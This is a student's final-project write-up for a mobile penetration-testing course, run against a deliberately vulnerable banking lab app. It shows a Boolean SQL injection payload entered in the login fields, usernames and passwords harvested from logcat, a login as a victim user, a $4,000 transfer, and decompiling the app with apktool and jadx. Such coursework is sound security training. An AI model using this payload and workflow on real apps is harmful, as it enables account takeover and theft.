



Mobile Penetration Testing - Final Project

Piotr Kobylis

Red Team Specialist

Part 1 – VirtualBox and Linux Network Configuration



- 1 Create a new NatNetwork in your **VirtualBox**.
- 2 Configure the Linux machine to use the created NAT network.
- 3 Start the Linux machine and configure a static IP.



```
(root㉿kali)-[~/home/kali]
# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:ad:25:87 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.4/24 brd 10.0.2.255 scope global noprefixroute eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::6de2:adf7%eth0/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:80:64:34:cc brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
```

Part 2 – Genymotion Network Configuration

1 Open VirtualBox and go to your virtual mobile device's properties.




Part 3 – Creating a Docker Environment and installing an APK

- 1 In your **Linux** machine, install **Docker**, **Apache** server, and **SQL Server**.

Note: Docker must be installed to complete this step.


- 2 Install the APK in the **Genymotion** VM and run the application.

```
> docker build
Successfully built 128f17a3eb49
Successfully tagged the_students_apache:latest
Creating bank-docker_apache_1 ... done
Attaching to bank-docker_apache_1
apache_1  | * Restarting Apache httpd web server apache2          AH00558:
apache2: Could not reliably determine the server's fully qualified domain name, using 172
.18.0.2. Set the 'ServerName' directive globally to suppress this message
apache_1  |
apache_1  | * Starting MariaDB database server mysqld            [ OK ]
apache_1  | * Restarting Apache httpd web server apache2          AH00558:
apache2: Could not reliably determine the server's fully qualified domain name, using 172
.18.0.2. Set the 'ServerName' directive globally to suppress this message
apache_1  | [ OK ]
```



1 Perform a Boolean SQLi attack.


I was able to input malicious code 'OR'1'='1 to login and password field and as a result in logcat I have received credentials and login to application



```
ted=681117506540, DequeueBufferDuration=2507000, QueueBufferDuration=7141000,  
01-21 14:50:33.386 2420 2420 D stock → israel isis447  
01-21 14:50:33.386 2420 2420 D stock → nadav shna467  
01-21 14:50:33.386 2420 2420 D stock → asaf moas823  
01-21 14:50:33.386 2420 2420 D stock → eliran klel139  
01-21 14:50:33.387 2420 2420 D stock → oded ocod669
```

2 Open ADB with Logcat.

Below I show step by step commands to run logcat on PID 2420. It's our mobile app PID.



The screenshot shows a Kali Linux terminal window with two tabs. The left tab shows the command `adb devices` outputting a single device at `192.168.122.104:5555`. The right tab shows a screenshot of an Android device (Samsung Galaxy S8_4) with a blue status bar showing the time as 5:23. The main screen is mostly blank. Below the terminal are three logcat outputs:


```
(kali㉿kali)-[~/Downloads/Bank-Docker]
$ adb shell ps | grep mobile
u0_a103      2420    422 1056120 109532 ep_poll      e9257bb9 S com.example.mobileptfinal

(kali㉿kali)-[~/Downloads/Bank-Docker]
$ adb logcat --pid=2420
beginning of main
01-21 14:42:12.739 2420 2420 I Zygote : seccomp disabled by setenforce 0
01-21 14:42:12.910 2420 2420 I e.mobileptfina: Late-enabling -Xcheck:jni
01-21 14:42:14.066 2420 2420 E e.mobileptfina: Unknown bits set in runtime_flags: 0x8000
01-21 14:42:14.103 2420 2420 W e.mobileptfina: Unexpected CPU variant for X86 using defaults: x86
ted=681117506540, DequeueBufferDuration=2507000, QueueBufferDuration=7141000,
01-21 14:50:33.386 2420 2420 D stock → : israel isis447
01-21 14:50:33.386 2420 2420 D stock → : nadav shna467
01-21 14:50:33.386 2420 2420 D stock → : asaf moas823
01-21 14:50:33.386 2420 2420 D stock → : eliran klel139
01-21 14:50:33.387 2420 2420 D stock → : oded ocod669
```


The last logcat output is redacted with a red box around the user names "israel", "nadav", "shna467", "asaf", "moas823", "eliran", and "klel139".

3 Perform a legitimate login with one of the usernames or passwords.

Let's login to one of found users. Let it be user named: "israel"



4 Transfer \$4,000 to your account.



5 Use **Apktool** to decompile the application and get the **Smali** code.

Execute command below in a folder with MobileBank2.apk. via CMD. I used apktool_2.8.1.jar not that one which was provided in a project files.

```
D:\KURS\Mobile Apps\Projekt>java -jar apktool.jar d MobileBank2.apk
```


```
D:\KURS\Mobile Apps\Mobile_Security\03_Android_reversing\apktool_2.6.0>java -jar apktool_2.8.1.jar d MobileBank2.apk
I: Using Apktool 2.8.1 on MobileBank2.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: C:/Users/piotr/AppData/Local/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values /* XMLs...
I: Baksmaling classes.dex...
I: Baksmaling classes2.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
```

Apktool created a folder named MobileBank2 with all files extracted from MobileBank2.apk.


Here we can get smali code. 😊 MainActivities.smali for our app is in smali_classes2

Nazwa	Data modyfikacji	Typ	Rozmiar
original	21.01.2025 21:37	Folder plików	
res	21.01.2025 21:37	Folder plików	
smali	21.01.2025 21:37	Folder plików	
smali_classes2	21.01.2025 21:37	Folder plików	
AndroidManifest	21.01.2025 21:37	Microsoft Edge HT...	2 KB
apktool	21.01.2025 21:37	Yaml Source File	3 KB

To get smali code I used jadx-gui-1.4.7 and load all files from smali_classes2 catalogue



Below we can see jadx with all smali codes.



```
*smali_classes2 - jadx-gui
File View Navigation Tools Help
Source code
smali_classes2
  androidx
  com
    example.mobileptfinal
      BuildConfig
      MainActivity
      MainActivity2
      MainActivity3
      MainActivity4
      R
    google.android.material
Summary
MainActivity.x
package com.example.mobileptfinal;

